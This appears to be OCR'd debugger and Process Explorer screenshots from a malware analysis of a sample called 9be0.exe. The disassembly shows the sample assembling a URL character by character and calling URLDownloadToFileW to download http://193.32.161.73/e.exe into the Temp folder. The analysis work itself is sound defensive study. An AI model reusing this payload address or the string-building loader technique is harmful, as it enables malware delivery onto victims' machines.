     0043440D   66 89 85 72 F9 FF FF  mov word ptr ss:[ebp-68E],ax
     00434414   B9 2E 00 00 00        mov ecx,2E                           ecx:URLDownloadToFileW, 2E:'.'
     00434419   66 89 8D 74 F9 FF FF  mov word ptr ss:[ebp-68C],cx
     00434420   BA 33 00 00 00        mov edx,33                           edx:URLDownloadToFileW, 33:'3'
     00434425   66 89 95 76 F9 FF FF  mov word ptr ss:[ebp-68A],dx
     0043442C   B8 32 00 00 00        mov eax,32                           eax:URLDownloadToFileW, 32:'2'
     00434431   66 89 85 78 F9 FF FF  mov word ptr ss:[ebp-688],ax
     00434438   B9 2E 00 00 00        mov ecx,2E                           ecx:URLDownloadToFileW, 2E:'.'
     0043443D   66 89 8D 7A F9 FF FF  mov word ptr ss:[ebp-686],cx
     00434444   BA 31 00 00 00        mov edx,31                           edx:URLDownloadToFileW, 31:'1'
     00434449   66 89 95 7C F9 FF FF  mov word ptr ss:[ebp-684],dx
     00434450   B8 36 00 00 00        mov eax,36                           eax:URLDownloadToFileW, 36:'6'

dword ptr [ebp-228]=[0014FD58 <&URLDownloadToFileW>]=<urlmon.URLDownloadToFileW>

.zero:0043438E 9be0.exe:$3438E #2EB8E
```

```
EAX     6881BE90     <urlmon.URLDownloadToFileW>
EBX     7FFD4000
ECX     6881BE90     <urlmon.URLDownloadToFileW>
EDX     6881BE90     <urlmon.URLDownloadToFileW>
EBP     0014FF80
ESP     0014F610     L"C:\\Users\\roy\\AppData\\Roaming\\winsvcs.txt"
ESI     00434000     <9be0.EntryPoint>
EDI     00434000     <9be0.EntryPoint>

EIP     0043438E     9be0.0043438E

EFLAGS    00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 0000  FS 003B
ES 0023  DS 0023
CS 001B  SS 0023

x87r0 0000000000000000000 ST0 Empty 0.000000000000000000
x87r1 0000000000000000000 ST1 Empty 0.000000000000000000
x87r2 0000000000000000000 ST2 Empty 0.000000000000000000
x87r3 0000000000000000000 ST3 Empty 0.000000000000000000
x87r4 0000000000000000000 ST4 Empty 0.000000000000000000
x87r5 0000000000000000000 ST5 Empty 0.000000000000000000
x87r6 0000000000000000000 ST6 Empty 0.000000000000000000
x87r7 BFFF8000000000000000 ST7 Empty -1.000000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)

Default (stdcall)   5   □ Unlocked
1: [esp+4] 0055005C
2: [esp+8] 00650073
3: [esp+C] 00730072
4: [esp+10] 0072005C
```

```
Address   Hex                                              ASCII
77CE1000  80 E9 01 00 00 D0 EA 01 00 00 60 ED 01 00 00 B0  .é...Ðê...`í...°
77CE1010  ED 01 00 00 00 EE 01 00 00 B0 EE 01 00 00 20 F6  í....î...°î... ö
77CE1020  01 00 00 90 F6 01 00 00 E0 F6 01 00 00 30 FB 01  ....ö...àö...0û.
77CE1030  00 00 90 FE 01 00 00 F0 FE 01 00 00 40 FF 01 00  ...þ...ðþ...@ÿ..
77CE1040  00 50 FF 01 00 00 D0 FF 01 00 00 F0 FF 01 00 00  .Pÿ...Ðÿ...ðÿ...
77CE1050  60 01 02 00 00 10 03 02 00 00 B0 06 02 00 00 F0  `.........°....ð
77CE1060  07 02 00 00 D0 08 02 00 00 D0 0A 02 00 00 00 10  ....Ð....Ð......
77CE1070  02 00 00 C0 10 02 00 00 50 16 02 00 00 70 16 02  ...À....P....p..
77CE1080  00 00 00 26 02 00 00 F0 26 02 00 00 D0 27 02 00  ...&...ð&...Ð'..
77CE1090  00 B0 28 02 00 00 90 29 02 00 00 70 2A 02 00 00  .°(....)...p*...
77CE10A0  A0 2C 02 00 00 60 2D 02 00 00 20 2E 02 00 00 F0   ,...`-... .....ð
77CE10B0  2F 02 00 00 10 32 02 00 00 20 33 02 00 00 70 3F  /....2... 3...p?
77CE10C0  02 00 00 90 42 02 00 00 F0 44 02 00 00 E0 49 02  ....B...ðD...àI.
77CE10D0  00 00 50 4A 02 00 00 90 4A 02 00 00 C0 4D 02 00  ..PJ....J...ÀM..
77CE10E0  00 30 56 02 00 00 60 58 02 00 00 10 59 02 00 00  .0V...`X....Y...
77CE10F0  40 59 02 00 00 A0 59 02 00 00 00 5A 02 00 00 70  @Y... Y....Z...p
77CE1100  5A 02 00 00 D0 5B 02 00 00 00 5E 02 00 00 20 64  Z...Ð[....^... d
```

```
0014F610  003A0043
0014F614  0055005C
0014F618  00650073
0014F61C  00730072
0014F620  0072005C
0014F624  0079006F
0014F628  0041005C  9be0.0041005C
0014F62C  00700070
0014F630  00610044
0014F634  00610074
0014F638  0052005C
0014F63C  0061006F
0014F640  0069006D
0014F644  0067006E
0014F648  0077005C
0014F64C  006E0069
0014F650  00760073
0014F654  00730063
```

Paused   INT3 breakpoint at 9be0.00434BBB (00434BBB)!   Time Wasted Debugging: 0:00:15:03


x32dbg - File: 9be0.exe - PID: 1404 - Module: 9be0.exe - Thread: Main Thread 790
File View Debug Trace Plugins Favourites Options Help Apr 5 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command:
Default
5:05 AM
8/19/2019


```
     00434438   B9 2E 00 00 00        mov ecx,2E                           2E:'.'
     0043443D   66 89 8D 7A F9 FF FF  mov word ptr ss:[ebp-686],cx
     00434444   BA 31 00 00 00        mov edx,31                           31:'1'
     00434449   66 89 95 7C F9 FF FF  mov word ptr ss:[ebp-684],dx
     00434450   B8 36 00 00 00        mov eax,36                           36:'6'
     00434455   66 89 85 7E F9 FF FF  mov word ptr ss:[ebp-682],ax
     0043445C   B9 31 00 00 00        mov ecx,31                           31:'1'
     00434461   66 89 8D 80 F9 FF FF  mov word ptr ss:[ebp-680],cx
     00434468   BA 2E 00 00 00        mov edx,2E                           2E:'.'
     0043446D   66 89 95 82 F9 FF FF  mov word ptr ss:[ebp-67E],dx
     00434474   B8 37 00 00 00        mov eax,37                           37:'7'
     00434479   66 89 85 84 F9 FF FF  mov word ptr ss:[ebp-67C],ax
     00434480   B9 33 00 00 00        mov ecx,33                           33:'3'
     00434485   66 89 8D 86 F9 FF FF  mov word ptr ss:[ebp-67A],cx
     0043448C   BA 2F 00 00 00        mov edx,2F                           2F:'/'
     00434491   66 89 95 88 F9 FF FF  mov word ptr ss:[ebp-678],dx
     00434498   B8 65 00 00 00        mov eax,65                           65:'e'
     0043449D   66 89 85 8A F9 FF FF  mov word ptr ss:[ebp-676],ax
     004344A4   B9 2E 00 00 00        mov ecx,2E                           2E:'.'
     004344A9   66 89 8D 8C F9 FF FF  mov word ptr ss:[ebp-674],cx
     004344B0   BA 65 00 00 00        mov edx,65                           65:'e'
     004344B5   66 89 95 8E F9 FF FF  mov word ptr ss:[ebp-672],dx
     004344BC   B8 78 00 00 00        mov eax,78                           78:'x'
     004344C1   66 89 85 90 F9 FF FF  mov word ptr ss:[ebp-670],ax
     004344C8   B9 65 00 00 00        mov ecx,65                           65:'e'
     004344CD   66 89 8D 92 F9 FF FF  mov word ptr ss:[ebp-66E],cx
     004344D4   33 D2                 xor edx,edx
     004344D6   66 89 95 94 F9 FF FF  mov word ptr ss:[ebp-66C],dx
     004344DD   6A 00                 push 0
     004344DF   6A 00                 push 0
EIP  004344E1   8D 85 B8 FB FF FF     lea eax,dword ptr ss:[ebp-448]
     004344E7   50                    push eax
     004344E8   8D 8D 60 F9 FF FF     lea ecx,dword ptr ss:[ebp-6A0]
     004344EE   51                    push ecx
     004344EF   6A 00                 push 0
     004344F1   FF 95 D8 FD FF FF     call dword ptr ss:[ebp-228]          [ebp-228]:URLDownloadToFileW
     004344F7   85 C0                 test eax,eax
     004344F9   74 05                 je 9be0.434500
     004344FB   E9 53 02 00 00        jmp 9be0.434753
     00434500   C6 85 DC FD FF FF 75  mov byte ptr ss:[ebp-224],75         75:'u'

eax=78 'x'
dword ptr [ebp-448]=[0014FB38 L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"]=3A0043

.zero:004344E1 9be0.exe:$344E1 #2ECE1
```

```
EAX     00000078     'x'
EBX     7FFD4000
ECX     00000065     'e'
EDX     00000000
EBP     0014FF80
ESP     0014F608
ESI     00434000     <9be0.EntryPoint>
EDI     00434000     <9be0.EntryPoint>

EIP     004344E1     9be0.004344E1

EFLAGS    00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 0000  FS 003B
ES 0023  DS 0023
CS 001B  SS 0023

x87r0 0000000000000000000 ST0 Empty 0.000000000000000000
x87r1 0000000000000000000 ST1 Empty 0.000000000000000000
x87r2 0000000000000000000 ST2 Empty 0.000000000000000000
x87r3 0000000000000000000 ST3 Empty 0.000000000000000000
x87r4 0000000000000000000 ST4 Empty 0.000000000000000000
x87r5 0000000000000000000 ST5 Empty 0.000000000000000000
x87r6 0000000000000000000 ST6 Empty 0.000000000000000000
x87r7 BFFF8000000000000000 ST7 Empty -1.000000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)

Default (stdcall)   5   □ Unlocked
1: [esp+4] 00000000
2: [esp+8] 003A0043
3: [esp+C] 0055005C
4: [esp+10] 00650073
```

```
Address   Hex                                              ASCII
77CE1000  80 E9 01 00 00 D0 EA 01 00 00 60 ED 01 00 00 B0  .é...Ðê...`í...°
77CE1010  ED 01 00 00 00 EE 01 00 00 B0 EE 01 00 00 20 F6  í....î...°î... ö
77CE1020  01 00 00 90 F6 01 00 00 E0 F6 01 00 00 30 FB 01  ....ö...àö...0û.
77CE1030  00 00 90 FE 01 00 00 F0 FE 01 00 00 40 FF 01 00  ...þ...ðþ...@ÿ..
77CE1040  00 50 FF 01 00 00 D0 FF 01 00 00 F0 FF 01 00 00  .Pÿ...Ðÿ...ðÿ...
77CE1050  60 01 02 00 00 10 03 02 00 00 B0 06 02 00 00 F0  `.........°....ð
77CE1060  07 02 00 00 D0 08 02 00 00 D0 0A 02 00 00 00 10  ....Ð....Ð......
77CE1070  02 00 00 C0 10 02 00 00 50 16 02 00 00 70 16 02  ...À....P....p..
77CE1080  00 00 00 26 02 00 00 F0 26 02 00 00 D0 27 02 00  ...&...ð&...Ð'..
77CE1090  00 B0 28 02 00 00 90 29 02 00 00 70 2A 02 00 00  .°(....)...p*...
77CE10A0  A0 2C 02 00 00 60 2D 02 00 00 20 2E 02 00 00 F0   ,...`-... .....ð
77CE10B0  2F 02 00 00 10 32 02 00 00 20 33 02 00 00 70 3F  /....2... 3...p?
77CE10C0  02 00 00 90 42 02 00 00 F0 44 02 00 00 E0 49 02  ....B...ðD...àI.
77CE10D0  00 00 50 4A 02 00 00 90 4A 02 00 00 C0 4D 02 00  ..PJ....J...ÀM..
77CE10E0  00 30 56 02 00 00 60 58 02 00 00 10 59 02 00 00  .0V...`X....Y...
77CE10F0  40 59 02 00 00 A0 59 02 00 00 00 5A 02 00 00 70  @Y... Y....Z...p
77CE1100  5A 02 00 00 D0 5B 02 00 00 00 5E 02 00 00 20 64  Z...Ð[....^... d
```

```
0014F608  00000000
0014F60C  00000000
0014F610  003A0043
0014F614  0055005C
0014F618  00650073
0014F61C  00730072
0014F620  0072005C
0014F624  0079006F
0014F628  0041005C  9be0.0041005C
0014F62C  00700070
0014F630  00610044
0014F634  00610074
0014F638  0052005C
0014F63C  0061006F
0014F640  0069006D
0014F644  0067006E
0014F648  0077005C
0014F64C  006E0069
```

Paused   INT3 breakpoint at 9be0.00434BBB (00434BBB)!   Time Wasted Debugging: 0:00:41:12



x32dbg - File: 9be0.exe - PID: 1404 - Module: 9be0.exe - Thread: Main Thread 790

File View Debug Trace Plugins Favourites Options Help Apr 5 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles Trace

```
00434438  B9 2E 00 00 00        mov ecx,2E                          ecx:L"http://193.32.161.73/e.exe", 2E:'.'
0043443D  66 89 8D 7A F9 FF FF  mov word ptr ss:[ebp-686],cx
00434444  BA 31 00 00 00        mov edx,31                          31:'1'
00434449  66 89 95 7C F9 FF FF  mov word ptr ss:[ebp-684],dx
00434450  B8 36 00 00 00        mov eax,36                          eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe", 36
00434455  66 89 85 7E F9 FF FF  mov word ptr ss:[ebp-682],ax
0043445C  B9 31 00 00 00        mov ecx,31                          ecx:L"http://193.32.161.73/e.exe", 31:'1'
00434461  66 89 8D 80 F9 FF FF  mov word ptr ss:[ebp-680],cx
00434468  BA 2E 00 00 00        mov edx,2E                          2E:'.'
0043446D  66 89 95 82 F9 FF FF  mov word ptr ss:[ebp-67E],dx
00434474  B8 37 00 00 00        mov eax,37                          eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe", 37
00434479  66 89 85 84 F9 FF FF  mov word ptr ss:[ebp-67C],ax
00434480  B9 33 00 00 00        mov ecx,33                          ecx:L"http://193.32.161.73/e.exe", 33:'3'
00434485  66 89 8D 86 F9 FF FF  mov word ptr ss:[ebp-67A],cx
0043448C  BA 2F 00 00 00        mov edx,2F                          2F:'/'
00434491  66 89 95 88 F9 FF FF  mov word ptr ss:[ebp-678],dx
00434498  B8 65 00 00 00        mov eax,65                          eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe", 65
0043449D  66 89 85 8A F9 FF FF  mov word ptr ss:[ebp-676],ax
004344A4  B9 2E 00 00 00        mov ecx,2E                          ecx:L"http://193.32.161.73/e.exe", 2E:'.'
004344A9  66 89 8D 8C F9 FF FF  mov word ptr ss:[ebp-674],cx
004344B0  BA 65 00 00 00        mov edx,65                          65:'e'
004344B5  66 89 95 8E F9 FF FF  mov word ptr ss:[ebp-672],dx
004344BC  B8 78 00 00 00        mov eax,78                          eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe", 78
004344C1  66 89 85 90 F9 FF FF  mov word ptr ss:[ebp-670],ax
004344C8  B9 65 00 00 00        mov ecx,65                          ecx:L"http://193.32.161.73/e.exe", 65:'e'
004344CD  66 89 8D 92 F9 FF FF  mov word ptr ss:[ebp-66E],cx
004344D4  33 D2                 xor edx,edx
004344D6  66 89 95 94 F9 FF FF  mov word ptr ss:[ebp-66C],dx
004344DD  6A 00                 push 0
004344DF  6A 00                 push 0
004344E1  8D 85 B8 FB FF FF     lea eax,dword ptr ss:[ebp-448]
004344E7  50                    push eax                            eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"
004344E8  8D 8D 60 F9 FF FF     lea ecx,dword ptr ss:[ebp-6A0]
EIP → 004344EE  51              push ecx                            ecx:L"http://193.32.161.73/e.exe"
004344EF  6A 00                 push 0
004344F1  FF 95 D8 FD FF FF     call dword ptr ss:[ebp-228]         [ebp-228]:URLDownloadToFileW
004344F7  85 C0                 test eax,eax                        eax:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"
004344F9  74 05                 je 9be0.434500
004344FB  E9 53 02 00 00        jmp 9be0.434753
00434500  C6 85 DC FD FF FF 75  mov byte ptr ss:[ebp-224],75        75:'u'

ecx=0014F8E0 L"http://193.32.161.73/e.exe"

.zero:004344EE 9be0.exe:$344EE #2ECEE
```

```
Hide FPU
EAX    0014FB38    L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"
EBX    7FFD4000
ECX    0014F8E0    L"http://193.32.161.73/e.exe"
EDX    00000000
EBP    0014FF80
ESP    0014F604    &L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"
ESI    00434000    <9be0.EntryPoint>
EDI    00434000    <9be0.EntryPoint>

EIP    004344EE    9be0.004344EE

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 0000  FS 003B
ES 0023  DS 0023
CS 001B  SS 0023

x87r0 00000000000000000000 ST0 Empty 0.000000000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000000000
x87r5 00000000000000000000 ST5 Empty 0.000000000000000000
x87r6 00000000000000000000 ST6 Empty 0.000000000000000000
x87r7 BFFF8000000000000000 ST7 Empty -1.000000000000000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)

Default (stdcall)   5   Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 003A0043
4: [esp+10] 0055005C
```

```
Address   Hex                                              ASCII
77CE1000  80 E9 01 00 00 D0 EA 01 00 00 60 ED 01 00 00 B0  .é...Ðê...`í...°
77CE1010  ED 01 00 00 00 EE 01 00 00 B0 EE 01 00 00 20 F6  í....î...°î... ö
77CE1020  01 00 00 90 F6 01 00 00 E0 F6 01 00 00 30 FB 01  ....ö...àö...0û.
77CE1030  00 00 90 FE 01 00 00 F0 FE 01 00 00 40 FF 01 00  ...þ...ðþ...@ÿ..
77CE1040  00 50 FF 01 00 00 D0 FF 01 00 00 F0 FF 01 00 00  .Pÿ...Ðÿ...ðÿ...
77CE1050  60 01 02 00 00 10 03 02 00 00 B0 06 02 00 00 F0  `.........°....ð
77CE1060  07 02 00 00 D0 08 02 00 00 D0 0A 02 00 00 00 10  ....Ð....Ð......
77CE1070  02 00 00 C0 10 02 00 00 50 16 02 00 00 70 16 02  ...À....P....p..
77CE1080  00 00 00 26 02 00 00 F0 26 02 00 00 D0 27 02 00  ...&...ð&...Ð'..
77CE1090  00 B0 28 02 00 00 90 29 02 00 00 70 2A 02 00 00  .°(....)...p*...
77CE10A0  A0 2C 02 00 00 60 2D 02 00 00 20 2E 02 00 00 F0   ,...`-... .....ð
77CE10B0  2F 02 00 00 10 32 02 00 00 20 33 02 00 00 70 3F  /....2... 3...p?
77CE10C0  02 00 00 90 42 02 00 00 F0 44 02 00 00 E0 49 02  ....B...ðD...àI.
77CE10D0  00 00 50 4A 02 00 00 90 4A 02 00 00 C0 4D 02 00  ..PJ....J...ÀM..
77CE10E0  00 30 56 02 00 00 60 58 02 00 00 10 59 02 00 00  .0V...`X....Y...
77CE10F0  40 59 02 00 00 A0 59 02 00 00 00 5A 02 00 00 70  @Y... Y....Z...p
77CE1100  5A 02 00 00 D0 5B 02 00 00 00 5E 02 00 00 20 64  Z...Ð[....^... d
```


```
0014F604  0014FB38  L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe"
0014F608  00000000
0014F60C  00000000
0014F610  003A0043
0014F614  0055005C
0014F618  00650073
0014F61C  00730072
0014F620  0072005C
0014F624  0079006F
0014F628  0041005C  9be0.0041005C
0014F62C  00700070
0014F630  00610044
0014F634  00610074
0014F638  0052005C
0014F63C  0061006F
0014F640  0069006D
0014F644  0067006E
0014F648  0077005C
```

Command:

Paused INT3 breakpoint at 9be0.00434BBB (00434BBB)!

Time Wasted Debugging: 0:00:42:32

5:06 AM 8/19/2019



Process Explorer - Sysinternals: www.sysinternals.com [Dell_LAB2\Martin Davis] (Administrator)

| Process | CPU | Private Bytes | Working Set | PID | Description | Com |
|---|---|---|---|---|---|---|
| fontdrvhost.exe | | 1,412 K | 3,556 K | 848 | Usermode Font Driver Host | Micr |
| csrss.exe | 0.12 | 2,392 K | 5,808 K | 4752 | Client Server Runtime Process | Micr |
| winlogon.exe | | 2,544 K | 9,716 K | 9100 | Windows Logon Application | Micr |
| fontdrvhost.exe | | 2,308 K | 6,536 K | 2688 | Usermode Font Driver Host | Micr |
| dwm.exe | 0.61 | 53,840 K | 75,876 K | 9204 | Desktop Window Manager | Micr |
| igfxEM.exe | < 0.01 | 3,460 K | 12,492 K | 2252 | igfxEM Module | Intel |
| igfxHK.exe | < 0.01 | 2,440 K | 9,092 K | 3068 | igfxHK Module | Intel |
| explorer.exe | 0.26 | 75,144 K | 131,380 K | 2256 | Windows Explorer | Micr |
| SecurityHealthSystray.exe | < 0.01 | 1,708 K | 8,392 K | 4744 | Windows Security notification... | Micr |
| RtkNGUI64.exe | 0.01 | 4,472 K | 13,640 K | 4536 | Realtek HD Audio Manager | Real |
| CFF Explorer.exe | < 0.01 | 13,420 K | 37,040 K | 6752 | Common File Format Explorer | Dani |
| RAVBg64.exe | < 0.01 | 5,764 K | 13,952 K | 9104 | HD Audio Background Process | Real |
| syszjjc.exe | 0.01 | 4,124 K | 15,028 K | 6764 | SCREAMUtility | |
| 38168.exe | 0.24 | 5,560 K | 14,420 K | 6384 | EZ LA Application | |
| procexp64.exe | 3.50 | 31,416 K | 49,720 K | 8688 | Sysinternals Process Explorer | Sysi |
| mmc.exe | | 68,564 K | 25,508 K | 7920 | Microsoft Management Cons... | Micr |
| Fiddler.exe | 0.02 | 60,576 K | 106,184 K | 27552 | Fiddler | Tele |

| Name | Description | Company Name | Path |
|---|---|---|---|
| 38168.exe | EZ LA Application | | C:\Users\Martin Davis\AppData\Local\T |
| SortDefault.nls | | | C:\Windows\Globalization\Sorting\SortI |
| mswsock.dll.mui | Microsoft Windows Sockets 2.0 Ser... | Microsoft Corporation | C:\Windows\System32\en-US\mswsock |
| locale.nls | | | C:\Windows\System32\locale.nls |
| ntdll.dll | NT Layer DLL | Microsoft Corporation | C:\Windows\System32\ntdll.dll |
| wow64.dll | Win32 Emulation on NT64 | Microsoft Corporation | C:\Windows\System32\wow64.dll |
| wow64cpu.dll | AMD64 Wow64 CPU | Microsoft Corporation | C:\Windows\System32\wow64cpu.dll |
| wow64win.dll | Wow64 Console and Win32 API Lo... | Microsoft Corporation | C:\Windows\System32\wow64win.dll |
| advapi32.dll | Advanced Windows 32 Base API | Microsoft Corporation | C:\Windows\SysWOW64\advapi32.dll |
| apphelp.dll | Application Compatibility Client Libr... | Microsoft Corporation | C:\Windows\SysWOW64\apphelp.dll |
| bcrypt.dll | Windows Cryptographic Primitives Li... | Microsoft Corporation | C:\Windows\SysWOW64\bcrypt.dll |
| bcryptprimitives.dll | Windows Cryptographic Primitives Li... | Microsoft Corporation | C:\Windows\SysWOW64\bcryptprimitive |
| cfgmgr32.dll | Configuration Manager DLL | Microsoft Corporation | C:\Windows\SysWOW64\cfgmgr32.dll |
| combase.dll | Microsoft COM for Windows | Microsoft Corporation | C:\Windows\SysWOW64\combase.dll |
| comdlg32.dll | Common Dialogs DLL | Microsoft Corporation | C:\Windows\SysWOW64\comdlg32.dll |
| crypt32.dll | Crypto API32 | Microsoft Corporation | C:\Windows\SysWOW64\crypt32.dll |
| cryptbase.dll | Base cryptographic API DLL | Microsoft Corporation | C:\Windows\SysWOW64\cryptbase.dll |
| cryptsp.dll | Cryptographic Service Provider API | Microsoft Corporation | C:\Windows\SysWOW64\cryptsp.dll |
| dnsapi.dll | DNS Client API DLL | Microsoft Corporation | C:\Windows\SysWOW64\dnsapi.dll |

CPU Usage: 7.45% Commit Charge: 20.33% Processes: 145 Physical Usage: 25.16%

